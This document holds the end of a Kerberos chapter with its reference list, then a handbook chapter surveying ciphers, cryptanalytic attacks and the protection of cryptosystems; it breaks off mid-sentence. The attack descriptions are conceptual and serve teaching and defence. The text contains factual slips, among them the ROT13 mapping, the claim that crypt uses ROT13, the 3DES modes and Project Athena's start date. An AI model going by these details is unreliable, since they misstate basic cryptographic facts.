While the level of certainty that we are historically accustomed to is achievable in distributed environments, it is not achievable at a cost that any organization can afford. That is extremely unlikely to change. Diversity and indeterminacy are increasing with every passing day. Successful distributed security implementations recognize and embrace those changes, making incremental improvements as organizations and technology adapt and converge on an acceptable paradigm. Unsuccessful distributed security implementations shun those changes and attempt to impose unrealistic demands based on time-worn assumptions about what is feasible, necessary, or desirable.

The one lesson that stands out from years of Kerberos implementations is that uncertainty is a fact of life in distributed security. Learn to deal with it.

Notes

1. Project Athena is a model of "next-generation distributed computing" in the academic environment. It began in 1993 as an eight-year project with DEC and IBM as its major industrial) sponsors. Their pioneering model is based on client–server technology and it includes such innovations as authentication based on Kerberos and X Windows. An excellent reference — George Champine, *MIT Project Athena, A Model for Distributed Campus Computing*, Digital Press, 1991. Other definitive works on Kerberos include B. Clifford Neuman and Theodore Ts'o, Kerberos: an authentication service for computer networks, *IEEE Communications,* 32(9):33-38. September 1994; available at http://gost.isi.edu/publications/kerberos-neuman-tso.html and http://nii.isi.edu/publications/kerberos-neuman-tso.html.
2. R. Needham and M. Schroeder, Using encryption for authentication in large networks of computers, *Communications of the ACM 21*, December 1978.

3. D.E. Denning and G.M. Sacco, Time-stamps in key distribution protocols, *Communications of the ACM 24*, August 1981.
4. J. Kohl and C. Neuman, The Kerberos Network Authentication Service(V5), Internet Request for Comments 1510, September 1993. http://www.rfc-editor.org.
5. Current revisions to the Kerberos protocol can be found in C. Neuman, J. Kohl and T. Ts'o, "The Kerberos Network Authentication Service (V5)," Internet Draft, November 1998.
6. IETF RFC information can be found at various Internet sites. The reference sites are ds.internic.net (US East Coast), nic.nordu.net (Europe), ftp.isi.edu (US West Coast), and munnari.oz.au (Pacific Rim).
7. Microsoft Corporation, "Microsoft Windows 2000 Product Line Summary," http://www.microsoft.com/presspass/features/1998/winntproducts.htm.
8. Sun Microsystems, "Sun Enterprise Authentication Mechanism for Solaris Enterprise Server Datasheet," http://www.sun.com/solaris/ds/ds-seamss.
9. B. Blakley, "Security Requirements for DCE", Open Software Foundation Request for Comments 8.1, October 1995.
10. S. M. Bellovin and M. Merritt, Limitations of the Kerberos authentication system, *Proceedings of the Winter 1991 Usenix Conference*, January 1991.
11. B. Clifford Neuman, Proxy-based authorization and accounting for distributed systems, in *Proceedings of the 13th International Conference on Distributed Computing Systems*, Pittsburgh, May 1993.
12. In his treatise on distributed systems security, Morrie Gasser categorizes the security services that a distributed system can provide for its users and applications as: secure channels, authentication, confidentiality, integrity, access control. nonrepudiation, and availability. M. Gasser, Security in distributed systems, in *Recent Developments in Telecommunications*, North-Holland, Amsterdam, The Netherlands, Elsevier Science Publishers, 1992.
13. J. Pato, "Using Pre-Authentication to Avoid Password Guessing Attacks," Open Software Foundation DCE Request for Comments 26, December 1992.
14. See Reference 11.
15. C. Neuman, J. Kohl, T. Ts'o, "The Kerberos Network Authentication Service (V5)," Internet Draft, November 1998.
16. C. Neuman, J. Wray, B. Tung, J. Trostle, M. Hur, A. Medvinsky, and S. Medvinsky, "Public Key Cryptography for Initial Authentication in Kerberos," Internet Draft, November 1998.
17. G. Tsudik, C. Neuman, B. Sommerfeld, B. Tung, M. Hur, T. Ryutov, and A. Medvinsky, "Public Key Cryptography for Cross-Realm Authentication in Kerberos," Internet Draft, November 1998.
18. C. Neuman, M. Hur, A. Medvinsky, Alexander Medvinsky, "Public Key Utilizing Tickets for Application Servers (PKTAPP)," Internet Draft, March 1998. See also: M. Sirbu, J. Chuang. "Distributed Authentication in Kerberos Using Public Key Cryptography," Symposium On Network and Distributed System Security, 1997.
19. B. Blakley, "Security Requirements for DCE," Open Software Foundation Request for Comments 8.1, October 1995.
20. J. Linn, "Generic Security Service Application Program Interface," Internet Request for Comments 1508, September 1993. http://www.rfc-editor.org
21. J. Linn, "Generic Security Service Application Program Interface, Version 2," Internet Request for Comments 2078 (January 1997). http://www.rfc-editor.org
22. J. Kabat, "Generic Security Service API Version 2: Java bindings," Internet Draft, August 1998.
23. J. Wray, "Generic Security Service API: C-bindings," Internet Request for Comments 1509, September 1993. http://www.rfc-editor.org
24. C. Adams, "The Simple Public-Key GSS-API Mechanism (SPKM)," Internet Request for Comments 2025, October 1996. http://www.rfc-editor.org
25. C. Adams, "Independent Data Unit Protection Generic Security Service Application Program Interface (IDUP-GSS-API)," Internet Request for Comments 2479, December 1998. http://www.rfc-editor.org
26. J. Linn, "The Kerberos Version 5 GSS-API Mechanism," Internet Request for Comments 1964, June 1996.
27. D. Chappell, NT 5.0 in the enterprise, *Byte Magazine*, May 1997.
28. E. Baize, D. Pinkas, "The Simple and Protected GSS-API Negotiation Mechanism," Internet Request for Comments 2478, December 1998. http://www.rfc-editor.org
29. T. Dierks, C. Allen, "The TLS Protocol Version 1.0," Internet Request for Comments 2246, January 1999. http://www.rfc-editor.org

30. M. Hur, A. Medvinsky, "Addition of Kerberos Cipher Suites to Transport Layer Security (TLS)," Internet Draft, September 1998.
31. J. Myers, "Simple Authentication and Security Layer (SASL)," Internet Request for Comments 2222, October 1997. http://www.rfc-editor.org
32. R. Thayer, N. Doraswamy, R. Glenn, "IP Security Document Roadmap," Internet Request for Comments 2411, November 1998. http://www.rfc-editor.org
33. D. Piper, "A GSS-API Authentication Mode for IKE", Internet Draft, December 1998.
34. C. Rigney, A. Rubens, W. Simpson, S. Willens. "Remote Authentication Dial In User Service (RADIUS)," Internet Request for Comments 2138, April 1997. http://www.rfc-editor.org
35. A. Rubens, P. Calhoun, "DIAMETER Base Protocol," Internet Draft, November 1998.
36. Intel Corporation, "Making PC Interaction Trustworthy for Communications, Commerce and Content," Intel Security Program, July 1998.
37. The Open Group, "New Security Standard from The Open Group Brings the Realization of High-Value E-Commerce for Everyone a Step Further" Press Release January 6, 1998.
38. National Bureau of Standards, U.S. Department of Commerce, "Data Encryption Standard (DES)," Federal Information Processing Standards Publication 46-2, Washington, DC (December 1993). National Bureau of Standards, U.S. Department of Commerce, "DES Modes of operation," Federal Information Processing Standards Publication 81 (December 1980). Information on triple-DES can be found in: National Institute of Standards and Technology, U.S. Department of Commerce, "Data Encryption Standard (DES)," Draft Federal Information Processing Standards Publication 46-3, (January 1999).
39. V.S. Miller, Use of elliptic curves in cryptography, *Advances in Cryptology — Proceedings of CRYPTO85,* (Springer Verlag Lecture Notes in Computer Science 218, pp. 417-426, 1986). For a more contemporary treatment, see: Jurisic and A.J. Menezes, Elliptic curves and cryptography, *Dr. Dobb's Journal*, pp. 26-35, (April 1997).
40. R.L. Rivest, A. Shamir, and L.M. Adleman, A method for obtaining digital signatures and public-key cryptosystems, *Communications of the ACM 21*, February 1978.
41. B. Schneier, *Applied Cryptography*, John Wiley & Sons, New York, 1996.
42. "Remarks on the Security of the Elliptic Curve Cryptosystem," Certicom Corporation ECC whitepaper (September 1997).
43. R. Rivest, "The MD5 Message Digest Algorithm," Internet Request for Comments 1321, MIT Laboratory for Computer Science, April 1992.
44. National Institute of Standards and Technology, U.S. Department of Commerce, "Secure Hash Standard (SHS)," Federal Information Processing Standard Publication 180-1, April 1995.

Methods of Attacking and Defending Cryptosystems

Joost Houwen, CISSP

Encryption technologies have been used for thousands of years and, thus, being able read the secrets they are protecting has always been of great interest. As the value of our secrets have increased, so have the technological innovations used to protect them. One of the key goals of those who want to keep secrets is to keep ahead of techniques used by their attackers. For today's IT systems, there is increased interest in safeguarding company and personal information, and therefore the use of cryptography is growing. Many software vendors have responded to these demands and are providing encryption functions, software, and hardware. Unfortunately, many of these products may not be providing the protection that the vendors are claiming or customers are expecting. Also, as with most crypto usage throughout history, people tend to defeat much of the protection afforded by the technology through misuse or inappropriate use. Therefore, the use of cryptography must be appropriate to the required goals and this strategy must be constantly reassessed. To use cryptography correctly, the weaknesses of systems must be understood.

This chapter reviews various historical, theoretical, and modern methods of attacking cryptographic systems. Although some technical discussion is provided, this chapter is intended for a general information technology and security audience.

Cryptography Overview

A brief overview of definitions and basic concepts is in order at this point. Generally, *cryptography* refers to the study of the techniques and methods used to hide data, and *encryption* is the process of disguising a message so that its meaning is not obvious. Similarly, decryption is the reverse process of encryption. The original data is called *cleartext* or *plaintext*, and the encrypted data is called *ciphertext*. Sometimes, the words *encode*/*encipher* and *decode*/*decipher* are used in the place of *encrypt* and *decrypt*. A cryptographic algorithm is commonly called a *cipher*. *Cryptanalysis* is the science of breaking cryptography, thereby gaining knowledge about the plaintext. The amount of work required to break an encrypted message or mechanism is call the *work factor*. *Cryptology* refers to the combined disciplines of cryptography and cryptanalysis.

Cryptography is one of the tools used in information security to assist in ensuring the primary goals of confidentiality, integrity, authentication, and non-repudiation.

Some of the things a cryptanalyst needs to be successful are:

- Enough ciphertext
- Full or partial plaintext
- Known algorithm
- Strong mathematical background
- Creativity

- Time, time, and more time for analysis
- Large amounts of computing power

Motivations for a cryptanalyst to attack a cryptosystem include:

- Financial gain, including credit card and banking information
- Political or espionage
- Interception or modification of e-mail
- Covering up another attack
- Revenge
- Embarrassment of vendor (potentially to get them to fix problems)
- Peer or open-source review
- Fun/education (cryptographers learn from others' and their own mistakes)

It is important to review the basic types of commonly used ciphers and some historical examples of cryptosystems. The reader is strongly encouraged to review cryptography books, but especially Bruce Schneier's essential *Applied Cryptography*[1] and *Cryptography and Network Security*[2] by William Stallings.

Cipher Types

Substitution Ciphers

A simple yet highly effective technique for hiding text is the use of substitution cipher, where each character is switched with another. There are several of these types of ciphers with which the reader should be familiar.

Monoalphabetic Ciphers

One way to create a substitution cipher is to switch around the alphabet used in the plaintext message. This could involve shifting the alphabet used by a few positions or something more complex. Perhaps the most famous example of such a cipher is the Caesar cipher, used by Julius Caesar to send secret messages. This cipher involves shifting each letter in the alphabet by three positions, so that "A" becomes "D," and "B" is replaced by "E," etc. Although this may seems simple today, it is believed to have been very successful in ancient Rome. This is probably due, in large part, to the fact the even the ability to read was uncommon, and therefore writing was probably a code in itself.

A more modern example of the use of this type of cipher is the UNIX *crypt* utility, which uses the ROT13 algorithm. ROT13 shifts the alphabet 13 places, so that "A" is replaced by "N," "B" by "M," etc. Obviously, this cipher provides little protection and is mostly used for obscuration rather than encryption, although with a utility named *crypt*, some users may assume there is actually some real protection in place. Note that this utility should not be confused with the UNIX *crypt( )* software routine that is used in the encryption of passwords in the password file. This routine uses the repeated application of the DES algorithm to make decrypting these passwords extremely difficult.[3]

Polyalphabetic Ciphers

By using more than one substitution cipher (alphabet), one can obtain improved protection from a frequency analysis attack. These types of ciphers were successfully used in the American Civil War[4] and have been used in commercial word-processing software. Another example of this type of cipher is the Vigenère cipher, which uses 26 Caesar ciphers that are shifted. This cipher is interesting as well because it uses a keyword to encode and decode the text.

One-Time Pad

In 1917, Joseph Mauborgne and Gilbert Vernam invented the unbreakable cipher called a one-time pad. The concept is quite effective, yet really simple. Using a random set of characters as long as the message, it is possible to generate ciphertext that is also random and therefore unbreakable even by brute-force attacks. In practice, having — and protecting — shared suitably random data is difficult to manage but this technique has been

successfully used for a variety of applications. It should be understood by the reader that a true, and thus unbreakable, one-time pad encryption scheme is essentially a theoretical concept as it is dependent on true random data, which is very difficult to obtain.

Transposition Cipher

This technique generates ciphertext by performing some form of permutation on plaintext characters. One example of this technique is to arrange the plaintext into a matrix and perform permutations on the columns. The effectiveness of this technique is greatly enhanced by applying it multiple times.

Stream Cipher

When large amounts of data need to enciphered, a cipher must be used multiple times. To efficiently encode this data, a stream is required. A stream cipher uses a secret key and then accepts a stream of plaintext producing the required ciphertext.

Rotor Machines

Large numbers of computations using ciphers can be time-consuming and prone to errors. Therefore, in the 1920s, mechanical devices called rotors were developed. The rotors were mechanical wheels that performed the required substitutions automatically. One example of a rotor machine is the Enigma used by the Germans during World War II. The initial designs used three rotors and an operator plugboard. After the early models were broken by Polish cryptanalysts, the Germans improved the system only to have it broken by the British.

RC4

Another popular stream cipher is the Rivest Cipher #4 (RC4) developed by Ron Rivest for RSA.

Block Cipher

A block cipher takes a block of plaintext, a key, and produces a block of ciphertext. Current block ciphers produce ciphertext blocks that are the same size as the corresponding plaintext block.

DES

The Data Encryption Standard (DES) was developed by IBM for the National Institute of Standards and Technology (NIST) as Federal Information Processing Standard (FIPS) 46. Data is encrypted using a 56-bit key and 8 parity bits with 64-bit blocks.

3DES

To improve the strength of DES-encrypted data, the algorithm can be applied in the triple-DES form. In this algorithm, the DES algorithm is applied three times, either using two keys (112-bit) encrypt-decrypt-encrypt, or using three keys (168-bit) encrypt-encrypt-encrypt modes. Both forms of 3DES are considered much stronger than single DES. There have been no reports of breaking 3DES.

IDEA

The International Data Encryption Algorithm (IDEA) is another block cipher developed in Europe. This algorithm uses 128-bit keys to encrypt 64-bit data blocks. IDEA is used in Pretty Good Privacy (PGP) for data encryption.

Types of Keys

Most algorithms use some form of secret key to perform encryption functions. There are some differences in these keys that should be discussed.

1. *Private/Symmetric.* A private, or symmetric, key is a secret key that is shared between the sender and receiver of the messages. This key is usually the only key that can decipher the message.
2. *Public/Asymmetric.* A public, or asymmetric, key is one that is made publicly available and can be used to encrypt data that only the holder of the uniquely and mathematically related private key can decrypt.

3. *Data/Session.* A symmetric key, which may or may not be random or reused, is used for encrypting data. This key is often negotiated using standard protocols or sent in a protected manner using secret public or private keys.
4. *Key Encrypting.* Keys that are used to protect data encrypting keys. These keys are usually used only for key updates and not data encryption.
5. *Split Keys.* To protect against intentional or unintentional key disclosure, it is possible to create and distribute parts of larger keys which only together can be used for encryption or decryption.

Symmetric Key Cryptography

Symmetric key cryptography refers to the use of a shared secret key that is used to encrypt and decrypt the plaintext. Hence, this method is sometimes referred to as secret key cryptography. In practice, this method is obviously dependent on the "secret" remaining so. In most cases, there needs to be a way that new and updated secret keys can be transferred. Some examples of symmetric key cryptography include DES, IDEA, and RC4.

Asymmetric Key Cryptography

Asymmetric key cryptography refers to the use of public and private key pairs, and hence this method is commonly referred to as public key encryption. The public and private keys are mathematically related so that only the private key can be used to decrypt data encrypted with the public key. The public key can also be used to validate cryptographic signatures generated using the corresponding private key.

Examples of Public Key Cryptography

RSA

This algorithm was named after its inventors, Ron Rivest, Adi Shamir, and Leonard Adleman, and based on the difficulty in factoring large prime numbers. RSA is currently the most popular public key encryption algorithm and has been extensively cryptanalyzed. The algorithm can be used for both data encryption and digital signatures.

Elliptic Curve Cryptography (ECC)

ECC utilizes the unique mathematical properties of elliptic curves to generate a unique key pair. To break the ECC cryptography, one must attack the "elliptic curve discrete logarithm problem." Some of the potential benefits of ECC are that it uses significantly shorter key lengths and that is well-suited for low bandwidth/CPU systems.

Hash Algorithms

Hash or digest functions generate a fixed-length hash value from arbitrary-length data. This is usually a one-way process, so that it impossible to reconstruct the original data from the hash. More importantly, it is, in general, extremely difficult to obtain the same hash from two different data sources. Therefore, these types of functions are extremely useful for integrity checking and the creation of electronic signatures or fingerprints.

MD5

The Message Digest (MD) format is probably the most common hash function in use today. This function was developed by Ron Rivest at RSA, and is commonly used as a data integrity checking tool, such as in Tripwire and other products. MD5 generates a 128-bit hash.

SHA

The Secure Hash Algorithm (SHA) was developed by the NSA. The algorithm is used by PGP, and other products, to generate digital signatures. SHA produces a 160-bit hash.

Steganography

Steganography is the practice used to conceal the existence of messages. That is different from encryption, which seeks to make the messages unintelligible to others.[5]

A detailed discussion of this topic is outside the scope of this chapter, but the reader should be aware that there are many techniques and software packages available that can be used to hide information in a variety of digital data.

Key Distribution

One of the fundamental problems with encryption technology is the distribution of keys. In the case of symmetric cryptography, a shared secret key must be securely transmitted to users. Even in the case of public key cryptography, getting private keys to users and keeping public keys up-to-date and protected remain difficult problems. There are a variety of key distribution and exchange methods that can be used. These range from manual paper delivery to fully automated key exchanges. The reader is advised to consult the references for further information.

Key Management

Another important issue for information security professionals to consider is the need for proper key management. This is an area of cryptography that is often overlooked and there are many historical precedents in North America and other parts of the world. If an attacker can easily, or inexpensively, obtain cryptographic keys through people or unprotected systems, there is no need to break the cryptography the hard way.

Public versus Proprietary Algorithms and Systems

It is generally an accepted fact among cryptography experts that closed or proprietary cryptographic systems do not provide good security. The reason for this is that creating good cryptography is very difficult and even seasoned experts make mistakes. It is therefore believed that algorithms that have undergone intense public and expert scrutiny are far superior to proprietary ones.

Classic Attacks

Attacks on cryptographic systems can be classified under the following threats:

- Interception
- Modification
- Fabrication
- Interruption

Also, there are both passive and active attacks. Passive attacks involve the listening-in, eavesdropping, or monitoring of information, which may lead to interception of unintended information or traffic analysis where information is inferred. This type of attack is usually difficult if not impossible to detect. However, active attacks involve actual modification of the information flow. This may include[6]:

- Masquerade
- Replay
- Modification of messages
- Denial of service

There are many historical precedents of great value to any security professional considering the use of cryptography. The reader is strongly encouraged to consult many of the excellent books listed in the bibliography, but especially the classic, *The Codebreakers: The Story of Secret Writing*, by David Kahn.[7]

Standard Cryptanalysis

Cryptanalysis strives to break the encryption used to protect information, and to this end there are many techniques available to the modern cryptographer.

Reverse Engineering

Arguably, one of the simplest forms of attack on cryptographic systems is reverse engineering, whereby an encryption device (method, machine, or software) is obtained through other means and then deconstructed to learn how best to extract plaintext. In theory, if a well-designed crypto hardware system is obtained and even its algorithms are learned, it may still be impossible to obtain enough information to freely decrypt any other ciphertext.[8] During World War II, efforts to break the German Enigma encryption device were greatly aided when one of the units was obtained. Also, today when many software encryption packages that claim to be foolproof are analyzed by cryptographers and security professionals, they are frequently found to have serious bugs that undermine the system.

Guessing

Some encryption methods may be trivial for a trained cryptanalyst to decipher. Examples of this include simple substitutions or obfuscation techniques that are masquerading as encryption. A common example of this is the use of the logical XOR function, which when applied to some data will output seemingly random data, but in fact the plaintext is easily obtained. Another example of this is the Caesar cipher, where each letter of the alphabet is shifted by three places so that A becomes D, B becomes E, etc. These are types of cryptograms that commonly present in newspapers and puzzle books.

The *Principle of Easiest Work* states that one cannot expect the interceptor to choose the hard way to do something.[9]

Frequency Analysis

Many languages, especially English, contain words that repeatedly use the same patterns of letters. There have been numerous English letter frequency studies done that give an attacker a good starting point for attacking much ciphertext. For example, by knowing that the letters E, T, and R appear the most frequently in English text, an attacker can fairly quickly decrypt the ciphertext of most monoalphabetic and polyalphabetic substitution ciphers. Of course, critical to this type of attack is the ready supply of sufficient amounts of ciphertext from which to work. These types of frequency and patterns also appear in many other languages, but English appears particularly vulnerable. Monoalphabetic ciphers, such as the Caesar cipher, directly transpose the frequency distribution of the underlying message.

Brute Force

The process of repeatedly trying different keys to obtain the plaintext are referred to as brute-force techniques. Early ciphers were made stronger and stronger in order to prevent human "computers" from decoding secrets; but with the introduction of mechanical and electronic computing devices, many ciphers became no longer usable. Today, as computing power grows daily, it has become a race to improve the resistance, or work factor, to these types of attacks. This of course introduces a problem for applications that may need to protect data that may be of value for many years.

Ciphertext-Only Attack

The cryptanalyst is presented only with the unintelligible ciphertext, from which she tries to extract the plaintext. For example, by examining only the output of a simple substitution cipher, one is able to deduce patterns and ultimately the entire original plaintext message. This type of attack is aided when the attacker has multiple pieces of ciphertext generated from the same key.

Known Plaintext Attack

The cryptanalyst knows all or part of the contents of the ciphertext's original plaintext. For example, the format of an electronic funds transfer might be known except for the amount and account numbers. Therefore, the work factor to extract the desired information from the ciphertext is significantly reduced.

Chosen Plaintext Attack

In this type of attack, the cryptanalyst can generate ciphertext from arbitrary plaintext. This scenario occurs if the encryption algorithm is known. A good cryptographic algorithm will be resistant even to this type of attack.

Birthday Attack

One-way hash functions are used to generate unique output, although it is possible that another message could generate an identical hash. This instance is called a collision. Therefore, an attacker can dramatically reduce the work factor to duplicate the hash by simply searching for these "birthday" pairs.

Factoring Attacks

One of the possible attacks against RSA cryptography is to attempt to use the public key and factor the private key. The security of RSA depends on this being a difficult problem, and therefore takes significant computation. Obviously, the greater the key length used, the more difficult the factoring becomes.

Replay Attack

An attacker may be able to intercept an encrypted "secret" message, such as a financial transaction, but may not be able to readily decrypt the message. If the systems are not providing adequate protection or validation, the attacker can now simply send the message again, and it will be processed again.

Man-in-the-Middle Attack

By interjecting oneself into the path of secure communications or key exchange, it possible to initiate a number of attacks. An example that is often given is the case of an online transaction. A customer connects to what is thought to be an online bookstore; but in fact, the attacker has hijacked the connection to monitor and interact with the data stream. The customer connects normally because the attacker simply forwards the data onto the bookstore, thereby intercepting all the desired data. Also, changes to the data stream can be made to suit the attacker's needs.

In the context of key exchange, this situation is potentially even more serious. If an attacker is able to intercept the key exchange, he may be able to use the key at will (if it is unprotected) or substitute his own key.

Dictionary Attacks

A special type of known-plaintext and brute-force attack can be used to guess the passwords on UNIX systems. UNIX systems generally use the *crypt( )* function to generate theoretically irreversible encrypted password hashes. The problem is that some users choose weak passwords that are based on real words. It is possible to use dictionaries containing thousands of words and to use this well-known function until there is a match with the encoded password. This technique has proved immensely successful in attacking and compromising UNIX systems. Unfortunately, Windows NT systems are not immune from this type of attack. This is accomplished by obtaining a copy of the NT SAM file, which contains the encrypted passwords, and as in the case of UNIX, comparing combinations of dictionary words until a match is found. Again, this is a popular technique for attacking this kind of system.

Attacking Random Number Generators

Many encryption algorithms utilize random data to ensure that an attacker cannot easily recognize patterns to aid in cryptanalysis. Some examples of this include the generation of initialization vectors or SSL sessions. However, if these random number generators are not truly random, they are subject to attack. Furthermore, if the random number generation process or function is known, it may be possible to find weaknesses in its implementation. Many encryption implementations utilize pseudorandom number generators (PRNGs), which as the name the name suggests, attempt to generate numbers that are practically impossible to predict. The basis of these PRNGs is the initial random seed values, which obviously must be selected properly. In 1995, early versions of the Netscape Navigator software were found to have problems with the SSL communication security.[10] The graduate students who reverse engineered the browser software determined that there was a problem with the seeding process used by the random number generator. This problem was corrected in later versions of the browser.

Inference

A simple and potential low-tech attack on encrypted communication can be via simple inference. Although the data being sent back and forth is unreadable to the interceptor, it is possible that the mere fact of this communication may mean there is some significant activity. A common example of this is the communication between military troops, where the sudden increase in traffic, although completely unreadable, may signal the start of an invasion or major campaign. Therefore, these types of communications are often padded so as not to show any increases or decreases in traffic. This example can easily be extended to the business world by considering a pending merger between two companies. The mere fact of increased traffic back and forth may signal the event to an attacker. Also, consider the case of encrypted electronic mail. Although the message data is well encrypted, the sender and recipient are usually plainly visible in the mail headers and message. In fact, the subject line of the message (e.g., "merger proposal") may say it all.

Modern Attacks

Although classical attacks still apply and are highly effective against modern ciphers, there have been a number of recent cases of new and old cryptosystems failing.

Bypass

Perhaps one of the simplest attacks that has emerged, and arguably is not new, is to simply go around any crypto controls. This may be as simple as coercion of someone with access to the unencrypted data or by exploiting a flaw in the way the cipher is used. There are currently a number of PC encryption products on the market and the majority of these have been found to have bugs. The real difference in these products has been the ways in which the vendor has fixed the problem (or not). A number of these products have been found to improperly save passwords for convenience or have backdoor recovery mechanisms installed. These bugs were mostly exposed by curious users exploring how the programs work. Vendor responses have ranged from immediately issuing fixes to denying there is a problem.

Another common example is the case of a user who is using some type of encryption software that may be protecting valuable information or communication. An attacker could trick the user into running a Trojan horse program, which secretly installs a backdoor program, such as BackOrifice on PCs. On a UNIX system, this attack may occur via an altered installation script run by the administrator. The administrator can now capture any information used on this system, including the crypto keys and passphrases. There have been several demonstrations of these types of attacks where the target was home finance software or PGP keyrings. The author believes that this form of attack will greatly increase as many more users begin regularly using e-mail encryption and Internet banking.

Operating System Flaws

The operating system running the crypto function can itself be the cause of problems. Most operating systems use some form of virtual memory to improve performance. This "memory" is usually stored on the system's hard disk in files that may be accessible. Encryption software may cache keys and plaintext while running, and

this data may remain in the system's virtual memory. An attacker could remotely or physically obtain access to these files and therefore may have access to crypto keys and possibly even plaintext.

Memory Residue

Even if the crypto functions are not cached in virtual memory or on disk, many products still keep sensitive keys in the system memory. An attacker may be able to dump the system memory or force the system to crash, leaving data from memory exposed. Hard disks and other media may also have residual data that may reside on the system long after use.

Temporary Files

Many encryption software packages generate temporary files during processing and may accidentally leave plaintext on the system. Also, application packages such as word processors leave many temporary files on the system, which may mean that even if the sensitive file is encrypted and there are no plaintext versions of the file, the application may have created plaintext temporary files. Even if temporary files have been removed, they usually can be easily recovered from the system disks.

Differential Power Analysis

In 1997, Anderson and Kuhn proposed inexpensive attacks against through which knowledgeable insiders and funded organizations could compromise the security of supposed tamper-resistant devices such as smart cards.[11] While technically not a crypto attack, these types of devices are routinely used to store and process cryptographic keys and provide other forms of assurance. Further work in this field has been done by Paul Kocher and Cryptographic Research, Inc. Basically, the problem is that statistical data may "leak" through the electrical activity of the device, which could compromise secret keys or PINs protected by it. The cost of mounting such an attack appears to be relatively low but it does require a high technical skill level. This excellent research teaches security professionals that new forms of high-security storage devices are highly effective but have to be used appropriately and that they do not provide *absolute* protection.

Parallel Computing

Modern personal computers, workstations, and servers are very powerful and are formidable cracking devices. For example, in *Internet Cryptography*,[12] Smith writes that a single workstation will break a 40-bit export crypto key, as those used by Web browsers, in about ten months. However, when 50 workstations are applied to this problem processing in parallel, the work factor is reduced to about six days. This type of attack was demonstrated in 1995 when students using a number of idle workstations managed to obtain the plaintext of an encrypted Web transaction.

Another example of this type of processing is *Crack* software, which can be used to brute-force guess UNIX passwords. The software can be enabled on multiple systems that will work cooperatively to guess the passwords.

Parallel computing has also become very popular in the scientific community due the fact that one can build a supercomputer using off-the-shelf hardware and software. For example, Sandia National Labs has constructed a massively parallel system called Cplant, which was ranked the 44th fastest among the world's 500 fastest supercomputers (http://www.wired.com/ news/technology/0,1282,32706,00.html). Parallel computing techniques mean that even a moderately funded attacker, with sufficient time, can launch very effective and low-tech brute-force attacks against medium to high value ciphertext.

Distributed Computing

For a number of years, RSA Security has proposed a series of increasingly difficult computation problems. Most of the problems require the extraction of RSA encrypted messages and there is usually a small monetary award. Various developers of elliptic curve cryptography (ECC) have also organized such contests. The primary reason for holding these competitions is to test current minimum key lengths and obtain a sense of the "real-world" work factor.

Perhaps the most aggressive efforts have come from the Distributed.Net group, which has taken up many such challenges. The Distributed team consists of thousands of PCs, midrange, and high-end systems that

collaboratively work on these computation problems. Other Internet groups have also formed and have spawned distributed computing rivalries. These coordinated efforts show that even inexpensive computing equipment can be used in a distributed or collaborative manner to decipher ciphertext.

DES Cracker

In 1977, Whitfield Diffie and Martin Hellman proposed the construction of a DES-cracking machine that could crack 56-bit DES keys in 20 hours. Although the cost of such a device is high, it seemed well within the budgets of determined attackers. Then in 1994, Michael Weiner proposed a design for a device built from existing technology which could crack 56-bit DES keys in under four hours for a cost of $1 million. The cost of this theoretical device would of course be much less today if one considers the advances in the computer industry.

At the RSA Conferences held in 1997 and 1998, there were contests held to crack DES-encrypted messages. Both contests were won by distributed computing efforts. In 1998, the DES message was cracked in 39 days. Adding to these efforts was increased pressure from a variety of groups in the United States to lift restrictive crypto export regulations. The Electronic Freedom Foundation (EFF) sponsored a project to build a DES cracker. The intention of the project was to determine how cheap or how expensive it would be to build a DES cracker.

In the summer of 1998, the EFF DES cracker was completed, costing $210,000 and taking only 18 months to design, test, and build. The performance of the cracker was estimated at about five days per key. In July 1998, EFF announced to the world that it had easily won the RSA Security "DES Challenge II," taking less than three days to recover the secret message. In January 1999, EFF announced that in a collaboration with Distributed.Net, it had won the RSA Security "DES Challenge III," taking 22 hours to recover the plaintext. EFF announced that this "put the final nail into the Data Encryption Standard's coffin." EFF published detailed chip design, software, and implementation details and provided this information freely on the Internet.

RSA-155 (512bit) Factorization

In August 1999, researchers completed the factorization of the 155-digit (512-bit) RSA Challenge Number. The total time taken to complete the solution was around five to seven months without dedicating hardware. By comparison, RSA-140 was solved in nine weeks. The implications of this achievement in relatively short time may put RSA keys at risk from a determined adversary. In general, it means that 768- or 1024-bit RSA keys should be used as a minimum.

TWINKLE RSA Cracker

In summer 1999, Adi Shamir, co-inventor of the RSA algorithm, presented a design for The Weizmann Institute Key Locating Engine (TWINKLE), which processes the "sieving" required for factoring large numbers. The device would cost about $5000 and provide processing equivalent to 100 to 1000 PCs. If built, this device could be used similarly to the EFF DES Cracker device. This device is targeted at 512-bit RSA keys, so it reinforces the benefits of using of 768- or 1024-bit, or greater keys.

Key Recovery and Escrow

Organizations implementing cryptographic systems usually require some way to recover data encrypted with keys that have been lost. A common example of this type of system is a public key infrastructure, where each private (and public) key is stored on the Certificate Authority, which is protected by a root key(s). Obviously, access to such a system has to be tightly controlled and monitored to prevent a compromise of all the organization's keys. Usually, only the private data encrypting, but not signing, keys are "escrowed."

In many nations, governments are concerned about the use of cryptography for illegal purposes. Traditional surveillance becomes difficult when the targets are using encryption to protect communications. To this end, some nations have attempted to pursue strict crypto regulation, including requirements for key escrow for law enforcement.

In general, key recovery and escrow implementations could cause problems because they are there to allow access to all encrypted data. Although a more thorough discussion of this topic is beyond the scope of this chapter, the reader is encouraged to consult the report entitled "The Risks of Key Recovery, Key Escrow, and

Trusted Third Party Encryption," which was published in 1997 by an *ad hoc* group of cryptographers and computer scientists. Also, Whitfield Diffie and Susan Landau's *Privacy on the Line* is essential reading on the topic.

Protecting Cryptosystems

Creating effective cryptographic systems requires balancing business protection needs with technical constraints. It is critical that these technologies be included as part of an effective and holistic protection solution. It is not enough to simply implement encryption and assume all risks have been addressed. For example, just because an e-mail system is using message encryption, it does not necessarily mean that e-mail is secure, or even any better than plaintext. When considering a protection system, not only must one look at and test the underlying processes, but one must also look for ways around the solutions and address these risks appropriately. It is vital to understand that crypto solutions can be dangerous because they can easily lead to a false sense of information security.

Design, Analysis, and Testing

Fundamental to the successful implementation of a cryptosystem are thorough design, analysis, and testing methodologies. The implementation cryptography is probably one of the most difficult and most poorly understood IT fields. Information technology and security professionals must fully understand that cryptographic solutions that are simply dropped into place are doomed to failure.

It is generally recommended that proprietary cryptographic systems are problematic and usually end up being not quite what they appear to be. The best algorithms are those that have undergone rigorous public scrutiny by crypto experts. Just because a cryptographer cannot break his or her own algorithm, this does not mean that this is a safe algorithm. As Bruce Schneier points out in "Security Pitfalls in Cryptography," the output from a poor cryptographic system is very difficult to differentiate from a good one.

Smith[13] suggests that preferred crypto algorithms should have the following properties:

